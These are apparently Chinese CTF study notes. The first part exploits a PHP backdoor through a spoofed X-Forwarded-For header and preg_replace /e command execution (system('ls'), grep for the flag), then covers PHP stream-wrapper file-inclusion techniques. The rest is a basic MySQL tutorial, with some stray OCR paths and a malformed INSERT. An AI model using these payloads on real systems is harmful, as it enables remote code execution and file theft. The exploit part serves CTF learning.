5oqk5Lit5b+DCiAgICAgICAgICAgIDwvYT4KICAgICAgICA8L2Rpdj4KICAgIDwvbmF2PgogICAgPHNlY3Rpb24gY2xhc3M9InNlY3Rpb24iPgogICAgICAgIDxkaXYgY2xhc3M9ImNvbnRhaW5lciI+CiAgICAgICAgICAgIDxoMiBjbGFzcz0idGl0bGUiPuiuvuWkh+WIl+ihqDwvaDI+CiAgICAgICAgICAgIDx0YWJsZSBjbGFzcz0idGFibGUgaXMtZnVsbHdpZHRoIGlzLXN0cmlwZWQiPgogICAgICAgICAgICAgICAgPHRoZWFkPgogICAgICAgICAgICAgICAgICAgIDx0cj4KICAgICAgICAgICAgICAgICAgICAgICAgPHRoPklEPC90aD4KICAgICAgICAgICAgICAgICAgICAgICAgPHRoPuiuvuWkh+WQjTwvdGg+CiAgICAgICAgICAgICAgICAgICAgICAgIDx0aD7ljLrln588L3RoPgogICAgICAgICAgICAgICAgICAgICAgICA8dGg+57u05oqk54q25oCBPC90aD4KICAgICAgICAgICAgICAgICAgICA8L3RyPgogICAgICAgICAgICAgICAgPC90aGVhZD4KICAgICAgICAgICAgICAgIDx0Ym9keT4KICAgICAgICAgICAgICAgICAgICA8dHI+CiAgICAgICAgICAgICAgICAgICAgICAgIDx0ZCBjb2xzcGFuPSI0Ij7mlbDmja7mjqXlj6Por7fmsYLlvILluLg8L3RkPgogICAgICAgICAgICAgICAgICAgIDwvdHI+CiAgICAgICAgICAgICAgICA8L3Rib2R5PgogICAgICAgICAgICA8L3RhYmxlPgogICAgICAgIDwvZGl2PgogICAgPC9zZWN0aW9uPgo8L2JvZHk+Cgo8L2h0bWw+

解码后发现关键语句

```php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

设置Header头**X-Forwarded-For**将来源设置为127.0.0.1，发现如果三个参数（pat、rep、sub）都设置了会进入一个正则表达式，这里可以利用preg_replace的安全问题，详见：https://xz.aliyun.com/t/2577

```
?pat=/1/e&rep=system('ls');&sub=1
```

然后搜一下flag就可以了

```
?pat=/1/e&rep=system('grep -r cyber .');&sub=1
```

Welcome My Admin !
./s3chahahaDir/flag/flag.php:$flag = 'cyberpeace{d44025465fa6ed61feed4b3d15499336}';

php://input

是个可以读取请求的原始数据（输入/输出流）。 如果html表单编码设置为**"multipart/form-data"**，请求是无效的。

一般在CTF中用于执行php代码**（POST发包）**，

注：需在php中设置 **allow_url_include = On**

```
include($_GET['id']);
```

来道题

```
$id = $_GET['id'];
# flag in D:\flag.txt
if (substr($id, 0, 6) === "php://" && isset($id)) {
    echo "Out!";
}else{
    include(implode($id));
}
```

这里我使用substr对字符串进行检测，如果包含php://则回显Out，substr可以用数组绕过

zip:// & bzip2 & zlib://

触发条件：

- allow_url_fopen:off/on
- allow_url_include:off/on

作用：


zip:// & bzip2:// & zlib:// 均属于压缩流，可以用来访问压缩文件中的子文件，可以不用指定后缀名，可修改为任意后缀。jpg、png、gif、xxx、etc...

ZIP使用：

zip://[压缩文件绝对路径]%23[压缩文件内的子文件名]（#编码为%23）

压缩 phpinfo.txt 为 phpinfo.zip ， 压缩包重命名为 phpinfo.jpg ， 并上传


```
?file=zip://E:\web\d-cutevnc\test.jpg%23test.txt
```



compress.bzip2://file.bz2使用

压缩phpinfo.txt为phpinfo.bz2上传，任意后缀名

```
?file=compress.bzip2://E:\web\d-cutevnc\test2.test
```




file://

利用条件：

- allow_url_fopen：On
- allow_url_include：On

用于访问本地文件系统，在CTF中通常用来**读取本地文件**

```
include($_GET["id"]);
```



学习目标4：

掌握基础的SQL语句：在本地新建一个任意名称的数据库，新建名为“NICO”的数据表，表中的字段数与记录数都不得少于3

> https://blog.csdn.net/znyyjk/article/details/52717336
>
> 要求：不得使用phpmyadmin图形化界面，必须使用命令行完成。
>
> （phpstudy装完后就自动安装了mysql服务，可以直接在phpstudy中打开mysql）

提交学习笔记：要有建立的过程（及期间碰到的问题和解决方法），最后用select语句截图

实验环境

Ubuntu运行Docker跑MySQL环境

拉一个mysql环境

```
docker pull mysql:lastest
```

使用命令运行环境

```
docker run -itd --name mysql-test -p 3306:3306 -e MYSQL_ROOT_PASSWORD=123456
mysql
```

进入容器

```
docker attach [容器ID]
```

也可以不用docker容器，直接本地安装

```
yum install mariadb-server mariadb # CentOS（MariaDB是mysql的一个分支）
apt-get install mysql-server
```

安装后运行 **mysql_secure_installation** 按照提示设置就可以了

一些术语

- 主键：这个是唯一的，一张表中只能包含一个主键，也可以设置多个主键，多个主键作为联合主键，可以通过主键来查询数据

数据库操作

建库

```
CREATE DATABASE [DATABASE_NAME];
```

删库

```
DROP DATABASE [DATABASE_NAME];
```

上面说明：如果数据库存在则不创建，不存在则创建，然后编码集设定为utf8

使用mysqladmin**创建**数据库：**mysqladmin -u root -p create 数据库名**
使用mysqladmin删除数据库：**mysqladmin -u root -p drop 数据库名**

数据类型

数值类型

类型	大小	范围（有Signed）	范围（Unsigned）	用途
TINYINT	1 byte	(-128, 127)	(0,255)	小整数值
SMALLINT	2 bytes	(-32768, 32767)	(0, 65535)	大整数值
MEDIUMINT	3 bytes	(-8388608, 8388607)	(0, 16777215)	大整数值
INT或INTEGER	4 bytes	(-2147483648, 2147483647)	(0, 4294767295)	大整数值
BIGINT	8 bytes	(-9223372036854775808,9223372036854775807)	(,0, 18446744073709551615)	极大整数值
FLOAT	4 bytes	(-3.402 823 466 E+38，-1.175 494 351 E-38)，0，(1.175 494 351 E-38，3.402 823 466 351 E+38)	0，(1.175 494 351 E-38，3.402 823 466 E+38)	单精度浮点数值
DOUBLE	8 bytes	(-1.797 693 134 862 315 7 E+308，-2.225 073 858 507 201 4 E-308)，0，(2.225 073 858 507 201 4 E-308，1.797 693 134 862 315 7 E+308)	0，(2.225 073 858 507 201 4 E-308，1.797 693 134 862 315 7 E+308)	双精度浮点数值
DECIMAL	对DECIMAL(M,D)，如果M>D，为M+2否则为D+2	依赖于M和D的值	依赖于M和D的值	小数值

日期和时间类型

类型	大小 (bytes)	范围	格式	用途
DATE	3	1000-01-01/9999-12-31	YYYY-MM-DD	日期值
TIME	3	'-838:59:59'/'838:59:59'	HH:MM:SS	时间值或持续时间
YEAR	1	1901/2155	YYYY	年份值
DATETIME	8	1000-01-01 00:00:00/9999-12-31 23:59:59	YYYY-MM-DD HH:MM:SS	混合日期和时间值
TIMESTAMP	4	1970-01-01 00:00:00/2038 结束时间是第 2147483647 秒，北京时间 2038-1-19 11:14:07，格林尼治时间 2038年1月19日 凌晨 03:14:07	YYYYMMDD HHMMSS	混合日期和时间值，时间戳

字符串类型

类型	大小	用途
CHAR	0-255 bytes	定长字符串
VARCHAR	0-65535 bytes	变长字符串
TINYBLOB	0-255 bytes	不超过 255 个字符的二进制字符串
TINYTEXT	0-255 bytes	短文本字符串
BLOB	0-65 535 bytes	二进制形式的长文本数据
TEXT	0-65 535 bytes	长文本数据
MEDIUMBLOB	0-16 777 215 bytes	二进制形式的中等长度文本数据
MEDIUMTEXT	0-16 777 215 bytes	中等长度文本数据
LONGBLOB	0-4 294 967 295 bytes	二进制形式的极大文本数据
LONGTEXT	0-4 294 967 295 bytes	极大文本数据

增

创建

CREATE TABLE **表名** (列名 列类型, 以此类推);

- 属性值为空NULL，不为空为NOT NULL，在操作时如果输入字段为NULL，会报错
- AUTO_INCREMENT定义列为自增属性，一般用于主键，自动加一
- PRIMARY KEY关键字定义主键，也可以定义多个主键 PRIMARY KEY ('主键1','主键2')
- ENGINE设置存储引擎，CHARSET设置编码

测试

```
CREATE TABLE NICO(
`col_1` INT UNSIGNED AUTO_INCREMENT,
`col_2` VARCHAR(100) NOT NULL,
`col_3` VARCHAR(50) NOT NULL,
`col_4` DATE,
PRIMARY KEY (`col_1`)
)ENGINE=InnoDB DEFAULT CHARSET=utf8;
```

插入

INSERT INTO **表名** (字段名1, 字段名2, 字段名3) VALUES ("值1"," 值2", "值3")

插入多条数据

INSERT INTO **表名**(字段名1...) VALUES ("值1","值2"),("值1","值2");

测试

普通插入

```
INSERT INTO NICO
(col_1,col_2,col_3,col_4)
VALUES
(1,"你好世界","再见世界","2022-9-9");
(2,"你好世","见世界","2023-9-9");
(w,"你好","世界","2023-9-9");
```

插入多条

```
INSERT INTO NICO
(col_1,col_2,col_3,col_4)
VALUES
(2,"你好世界1","再见世1界","2021-1-9"),
(3,"你好世界2","再见2世界","2021-2-9"),
(4,"你好世界3","再34见世界","2021-3-9"),
(5,"你好世界4","再5见世界","2021-4-9"),
(6,"你好世界5","再4356见世界","2021-5-9"),
(7,"你好世界6","再见45世界","2021-6-9"),
(8,"你好世界7","再见456世界","2021-7-9"),
(9,"你好世界8","再见世4566界","2021-8-9"),
(10,"你好世9界","再见世456界","2021-9-29"),
(11,"你好0世界","再见世466界","2021-9-19");
```

删

DROP TABLE **表名**; 整张表都删掉

删除表内数据

使用Delete，格式

```
DELETE FROM 表名 WHERE 删除条件
```

例子：删除学生表里的学生一的记录

```
DELETE FROM STUDENT WHERE STUDENT_NAME = "欧阳"
```

清空表内数据，保留表的结构

```
TRUNCATE TABLE 表名;
```

改

ALTER命令

修改数据表名或数据表字段或结构，

删除、添加或修改表字段

使用ALTER及DROP删除表上的 i 字段

```
ALTER TABLE 表名 DROP I;
```

使用ALTER添加字段

```
ALTER TABLE 表名 ADD 字段名 字段类型;
```

如果你需要指定新增字段的位置，可以使用MySQL提供的关键字 FIRST (设定位第一列)

```
AFTER 字段名（设定位于某个字段之后）。
```

在执行成功后，使用 SHOW COLUMNS 查看表结构的变化：

修改字段类型及名称

使用ALTER修改字段类型

```
ALTER TABLE 表名 MODIFY 字段名 新的字段类型
```

使用 CHANGE 子句, 语法有很大的不同。 在 CHANGE 关键字之后，紧跟着的是你要修改的字段名，然后指定新字段名及类型。尝试如下实例：

```
ALTER TABLE 表名 CHANGE 旧的字段名 新的字段名 字段类型
```

修改字段默认值

```
ALTER TABLE 表名 ALTER 字段 SET DEFAULT 默认值;
```

也可以删除字段默认值

```
ALTER TABLE 表名 ALTER 字段名 DROP DEFAULT;
```

修改表名

```
ALTER TABLE 旧的表名 RENAME TO 新的表名;
```

alter其他用途

修改存储引擎：修改为myisam

```
alter table tableName engine=myisam;
```

删除外键约束：keyName是外键别名

```
alter table tableName drop foreign key keyName;
```

修改字段的相对位置：这里name1为想要修改的字段，type1为该字段原来类型，first和after二选一，这应该显而易见，first放在第一位，after放在name2字段后面

```
alter table tableName modify name1 type1 first|after name2;
```

查

一般查询

SELECT 字段名1, 字段名2 FROM 表名 [WHERE 字段] [LIMIT N] [OFFSET M]

- SELECT可读取一条或多条记录
- *代替其他字符，返回所有字段数据
- WHERE包含条件
- LIMIT返回记录数 # limit N 返回N条记录
    - limit n,m 相当于 limit M offset N，从第N条记录开始，范围M条记录
- OFFSET偏移量，默认为0

例子

```
SELECT col_1,col_2,col_3,col_4 FROM test_table_2 limit 4,3;
```

WHERE子句

SELECT 字段1, 字段2... FROM 表1, 表2 [WHERE 条件 [AND [OR]] 条件2...

- 查询语句中你可以使用一个或者多个表，表之间使用逗号, 分割，并使用WHERE语句来设定查询条件。
- 你可以在 WHERE 子句中指定任何条件。
- 你可以使用 AND 或者 OR 指定一个或多个条件。
- WHERE 子句也可以运用于 SQL 的 DELETE 或者 UPDATE 命令。
- WHERE 子句类似于程序语言中的 if 条件，根据 MySQL 表中的字段值来读取指定的数据。
- 以下为操作符列表，可用于 WHERE 子句中。
- 下表中实例假定 **A 为 10**，**B 为 20**

操作符	描述	实例
=	等号	检测两个值是否相等，如果相等返回true (A = B) 返回false。
<>, !=	不等于	检测两个值是否相等，如果不相等返回true (A != B) 返回 true。
>	大于号	检测左边的值是否大于右边的值, 如果左边的值大于右边的值返回true (A > B) 返回false。
<	小于号	检测左边的值是否小于右边的值, 如果左边的值小于右边的值返回true (A < B) 返回 true。
>=	大于等于号	检测左边的值是否大于或等于右边的值, 如果左边的值大于或等于右边的值返回true (A >= B) 返回false。
<=	小于等于号	检测左边的值是否小于或等于右边的值, 如果左边的值小于或等于右边的值返回true (A <= B) 返回true。

如果要区分大小写，可以使用 BINARY 关键字
如果有大写的话，相当于强制性查询

```
SELECT * from NICO WHERE BINARY _author='.com';
```

目标为.COM，按照上面查询，则结果返回错误

一般执行顺序
1. FROM, including JOINs
2. WHERE
3. GROUP BY
4. HAVING
5. WINDOW functions
6. SELECT
7. DISTINCT
8. UNION
9. ORDER BY
10. LIMIT and OFFSET

LIKE子句

SELECT 字段1, 字段2 FROM **表1** WHERE 字段1 LIKE 条件...

- 你可以在 WHERE 子句中指定任何条件。
- 你可以在 WHERE 子句中使用LIKE子句。
- 你可以使用LIKE子句代替等号 =。
    - LIKE 通常与 % 一同使用，类似于一个元字符的搜索。
    - 你可以使用 AND 或者 OR 指定一个或多个条件。
    - 你可以在 DELETE 或 UPDATE 命令中使用 WHERE...LIKE 子句来指定条件。

  UPDATE更新（修改）

update 表名称 set 列名称=新值 where 更新条件;

e.g: 将表 NICO 中的第十条的 col_3 改成你好

```
UPDATE NICO  SET col_3="你好" WHERE col_1=10;
```

DELETE语句（删除字段）

DELETE FROM **表名** [WHERE 字段名];
如果没有指定 WHERE 子句，MySQL 表中的所有记录将被删除。

根据条件删除
例：删除所有年龄小于21的数据

```
DELETE FROM AGE_TABLE WHERE AGE<20;
```

删除表内所有数据

```
DELETE FROM STUDENT; 同TRUNCATE TABLE_NAME;
```

UNION操作符（联合查询）

```
SELECT 表达式1, 表达式2… FROM 表 WHERE 条件…
UNION
SELECT 表达式1, 表达式2… FROM 表 WHERE 条件…
```

- expression1, expression2, ... expression_n: 要检索的列。
- tables: 要检索的数据表。
- WHERE conditions: 可选， 检索条件。
- DISTINCT: 可选，删除结果集中重复的数据。默认情况下 UNION 操作符已经删除了重复数据，所以 DISTINCT 修饰符对结果没啥影响。
- ALL: 可选，返回所有结果集，包含重复数据。（UNION ALL）

```
SELECT col_2 FROM NICO
UNION ALL
SELECT col_2 FROM NICO
ORDER BY col_2;
```

```
SELECT * FROM NICO WHERE col_1="6"
UNION ALL
SELECT * FROM NICO WHERE col_1="5"
ORDER BY col_1;
```

UNION 语句：用于将不同表中相同列中查询的数据展示出来；（不包括重复数据）
UNION ALL 语句：用于将不同表中相同列中查询的数据展示出来；（包括重复数据）

SELECT 列名称 FROM **表名称** UNION SELECT 列名称 FROM 表名称 ORDER BY 列名称;
SELECT 列名称 FROM **表名称** UNION ALL SELECT 列名称 FROM 表名称 ORDER BY 列名称;

SQL排序

SELECT 字段1, 字段2... FROM 表1, 表2...
ORDER BY 字段1... ASC 升序，默认升序，**DESC降序**, 字段2... **ASC 升序**，默认升序，DESC降序,

```
select * from NICO order by col_1 desc;
```

MySQL拼音排序

如果字符集采用的是 gbk(汉字编码字符集)，直接在查询语句后边添加 ORDER BY：

```
SELECT * FROM 表名 ORDER BY 字段名;
```

如果字符集采用的是 utf8(万国码)，需要先对字段进行转码然后排序：

```
SELECT * FROM 表名 ORDER BY CONVERT(字段名 using gbk);
```

GROUP BY语句

SELECT 列名, FUNCTION(列名) FROM 表名
WHERE 列名 operator 值
GROUP BY 列名

例：按名字进行分组，统计每个人有多少条记录

```
 select name, count(*) FROM employee_tbl GROUP by name;
```

参考资料

https://www.freebuf.com/articles/web/248077.html

https://blog.csdn.net/weixin_42608762/article/details/101149918